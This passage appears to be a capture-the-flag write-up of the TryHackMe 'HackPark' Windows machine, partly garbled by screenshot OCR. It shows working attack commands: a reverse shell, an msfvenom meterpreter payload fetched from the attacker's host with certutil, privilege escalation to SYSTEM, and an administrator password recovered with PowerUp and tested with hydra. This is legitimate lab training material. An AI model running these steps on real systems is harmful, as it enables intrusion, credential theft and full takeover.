<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>
```

The screenshot shows a web application interface with a dark theme. On the left, a sidebar contains links for 'DASHBOARD', 'CONTENT', 'CUSTOM', 'SETTINGS', and 'ABOUT'. The main area is titled 'POSTS' and displays a single post entry:

	TITLE	AUTHOR	COMMENTS	DATE	PUBLISHED
<input type="checkbox"/>	Welcome to HackPark	Admin	1	2018-05-20	<input checked="" type="checkbox"/>

At the top, there are tabs for 'hackpark' and 'Not secure' with the URL '10.10.145.66/admin/#/content/posts?fltr=pub'. The top right corner shows system status with icons for battery, signal, and time '0:30'.

Welcome to HackPark

Formats B U I E H A <> File manager

DASHBOARD

CONTENT

- Posts
- Comments
- Pages
- Categories
- Tags

CUSTOM

SETTINGS

ABOUT

blogengine.net

10.10.145.66/admin/app/editor.cshml?id=f39c3289-e861-48f7-adb7-edaafe6f6dc

Administrator

GOTO POST  
UNPUBLISH  
SAVE  
CANCEL

CATEGORIES  BlogEngine.NET

TAGS  Blogging  welcome  Type a

DATE 2018-05-20 22:00

Enable comments

CUSTOMIZE

SLUG (OPTIONAL)  
welcome-to-hack-park

Welcome to HackPark

File manager

UPLOAD NEW FOLDER

Search...

GO TO POST

```
root@kali: ~/thm/hackpark
# mv exploit.cs PostView.ascx
# mv: overwriting /Custom/Controls/PostList.ascx.cs
# 
```

Welcome to HackPark

File manager

UPLOAD NEW FOLDER

Search...

Completed

After uploading the payload, I accessed the endpoint and got a reverse shell on my netcat listener.

The screenshot shows the PortSwigger Burp Suite interface. It includes several panels: 'Request' (Pretty, Raw, Hex), 'Hide uninteresting headers' (button), 'Custom columns' (button), 'API details' (Endpoints: GET, POST, PUT, PATCH, DELETE), and 'Insertion points' (button). There are also 'Professional' and 'Community' tabs.


The screenshot shows a terminal window on the left with the command `# rlwrap nc -lnpv 1337` being run. The output shows a netcat listener is listening on port 1337. To the right are the same feature panels as the first screenshot: 'Request', 'Hide uninteresting headers', 'Custom columns', 'API details', and 'Insertion points'.

## PRIVILEGE ESCALATION

The shell was unstable so I created a *temp* directory to hold payloads.

The screenshot shows a terminal window on the left with the command `# nc -lnpv 1337` being run. The output shows a netcat listener is listening on port 1337. To the right are the same feature panels as the previous screenshots: 'Request', 'Hide uninteresting headers', 'Custom columns', 'API details', and 'Insertion points'.


I then created a payload for a **meterpreter** shell using **msfvenom** and hosted it locally on an **http** server.



```
(root㉿kali)-[~/thm/hackpark]
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai LHOST=10.21.17.140 LPORT=4444 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: rev.exe

(root㉿kali)-[~/thm/hackpark]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I downloaded this payload on the target and executed it to get a stable reverse shell on my **metasploit** listener.



```
dir
C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\temp
06/20/2025  10:37 PM    <DIR>          .
06/20/2025  10:37 PM    <DIR>          ..
              0 File(s)           0 bytes
              2 Dir(s)  39,124,611,072 bytes free
certutil.exe -urlcache -split -f http://10.21.17.140/rev.exe
C:\temp>certutil.exe -urlcache -split -f http://10.21.17.140/rev.exe
***** Online *****
 000000  ...
 01204a
CertUtil: -URLCache command completed successfully.
dir
C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\temp
06/20/2025  10:37 PM    <DIR>          .
06/20/2025  10:37 PM    <DIR>          ..
06/20/2025  10:37 PM          73,802 rev.exe
              1 File(s)        73,802 bytes
              2 Dir(s)  39,124,520,960 bytes free
```



```
[*] Starting persistent handler(s) ...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
```

```
rev.exe
C:\temp>rev.exe
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCF handler on 10.21.17.140:4444
[*] Sending stage (177734 bytes) to 10.10.234.185
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (10.21.17.140:4444 → 10.10.234.185:49228) at 2025-06-21 01:41:43 -0400

meterpreter > sysinfo
Computer       : HACKPARK
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getuid
Server username: IIS APPPOOL\Blog
meterpreter > |
```

After getting access, I backgrounded my session and used the **local\_exploit\_suggester** post module to get post exploitation modules.

```
msf6 exploit(multi/handler) > search exploit suggester
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
0  post/multi/recon/local_exploit_suggester .           normal     No    Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
=====
Name          Current Setting  Required  Description
SESSION        yes            yes        The session to run this module on
SHOWDESCRIPTION false          yes        Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.
```

```
msf6 post(multi/recon/local_exploit_suggester) > sessions
Active sessions
=====
#  Id  Name      Type
--  --  meterpreter x86/windows  IIS APPPOOL\Blog @ HACKPARK  10.21.17.140:4444 → 10.10.234.185:49228 (10.10.234.185)

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.234.185 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 10.10.234.185 - 205 exploit checks are being tried ...
[*] 10.10.234.185 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[*] 10.10.234.185 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[*] 10.10.234.185 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[*] 10.10.234.185 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
[*] 10.10.234.185 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] 10.10.234.185 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 10.10.234.185 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] 10.10.234.185 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 4 / 42
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/bypassuac_sluihijack	Yes	The target appears to be vulnerable.
4	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
5	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	Yes	The service is running, but could not be validated.
6	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms16_075_reflection_juicy	Yes	The target appears to be vulnerable.
8	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.
9	exploit/windows/local/adobe_sandbox_adobecollabsync	No	Cannot reliably check exploitability.
10	exploit/windows/local/agnitum_outpost_acs	No	The target is not exploitable.
11	exploit/windows/local/always_install_elevated	No	The target is not exploitable.
12	exploit/windows/local/anyconnect_lpe	No	The target is not exploitable. vpndownloader.exe not found on file system
13	exploit/windows/local/bits_ntlm_token_impersonation	No	The target is not exploitable.
14	exploit/windows/local/bthpan	No	The target is not exploitable.
15	exploit/windows/local/bypassuac_fodhelper	No	The target is not exploitable.
16	exploit/windows/local/canon_driver_privesc	No	The target is not exploitable. No Canon TR150 driver directory found
17	exploit/windows/local/cve_2020_1048_printerdemon	No	The target is not exploitable.
18	exploit/windows/local/cve_2020_1337_printerdemon	No	The target is not exploitable.
19	exploit/windows/local/gog_galaxyclientservice_privesc	No	The target is not exploitable. Galaxy Client Service not found
20	exploit/windows/local/ikeext_service	No	The check raised an exception.
21	exploit/windows/local/iphps_launch_app	No	The check raised an exception.
22	exploit/windows/local/lenovo_systemupdate	No	The check raised an exception.

Since the post module detected UAC related vulnerability, I could directly exploit this from my **meterpreter** session. So I entered my session and used the **getsystem** command to escalate my privilege.

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > getsystem
... got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : HACKPARK
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > |
```

After getting **NT AUTHORITY\SYSTEM** access, I captured the user flag from *jeff's* Desktop and the root flag from *Administrator's* Desktop.

```
C:\Users\jeff>cd Desktop
cd Desktop

C:\Users\jeff\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

Directory of C:\Users\jeff\Desktop

08/04/2019  11:55 AM    <DIR>        .
08/04/2019  11:55 AM    <DIR>        ..
08/04/2019  11:57 AM                32 user.txt
                           1 File(s)       32 bytes
                           2 Dir(s)  39,126,630,400 bytes free

C:\Users\jeff\Desktop>more user.txt
more user.txt
759[REDACTED]

C:\Users\jeff\Desktop>
```

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

Directory of C:\Users\Administrator\Desktop

08/04/2019  11:49 AM    <DIR>        .
08/04/2019  11:49 AM    <DIR>        ..
08/04/2019  11:51 AM                32 root.txt
08/04/2019  04:36 AM            1,029 System Scheduler.lnk
                           2 File(s)      1,061 bytes
                           2 Dir(s)  39,126,577,152 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
7e1[REDACTED]

C:\Users\Administrator\Desktop>
```

After capturing the flag, I migrated my shell to a 64 bit service.

```
meterpreter > pgrep explorer.exe
2948
meterpreter > migrate 2948
[*] Migrating from 2036 to 2948 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer      : HACKPARK
OS           : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x64/windows
meterpreter > |
```



I then uploaded **PowerUp**.

```

meterpreter > cd C:/temp
meterpreter > upload PowerUp.ps1
[*] Uploading : /root/thm/hackpark/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 1.16 MiB of 1.16 MiB (100.0%): /root/thm/hackpark/PowerUp.ps1 → PowerUp.ps1
[*] Completed : /root/thm/hackpark/PowerUp.ps1 → PowerUp.ps1
meterpreter >

```

This repository was archived by the owner on Nov 9, 2024. It is now read-only.

Files      [PowerUp.ps1](#)

master      Vincent Yiu · modified 1 day ago and 1 commit since Nov 9, 2024

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)

From the unprivileged shell, when I ran the **PowerUp** module and **Invoke-AllChecks** command, I found the administrator password.

```

c:\windows\system32\inetsrv>cd C:\temp
powershell.exe -c "Import-Module ./PowerUp.ps1;Invoke-AllChecks"
C:\temp>powershell.exe -c "Import-Module ./PowerUp.ps1;Invoke-AllChecks"
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges ...
[*] Checking for unquoted service paths ...
ServiceName      : AWSLiteAgent
Path             : C:\Program Files\Amazon\XenTools\LiteAgent.exe
StartName        : LocalSystem
AbuseFunction   : Write-ServiceBinary -ServiceName 'AWSLiteAgent' -Path
                  <HijackPath>
[*] Checking service executable and argument permissions ...
[*] Checking service permissions ...
[*] Checking %PATH% for potentially hijackable .dll locations ...
[*] Checking for AlwaysInstallElevated registry key ...
[*] Checking for Autologon credentials in registry ...
DefaultDomainName   :
DefaultUserName    : administrator
DefaultPassword    : 4q6XvFES7Fdxs
AltDefaultDomainName :
AltDefaultUserName  :
AltDefaultPassword  :

```

```

root@kali: /thm/hackpark
# hydra -l 'administrator' -p '4q6XvFES7Fdxs' rdp://10.10.234.185
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 02:40:39
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking rdp://10.10.234.185:3389/
[3389][rdp] host: 10.10.234.185 login: administrator password: 4q6XvFES7Fdxs
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 02:40:42

```

That's it from my side, until next time !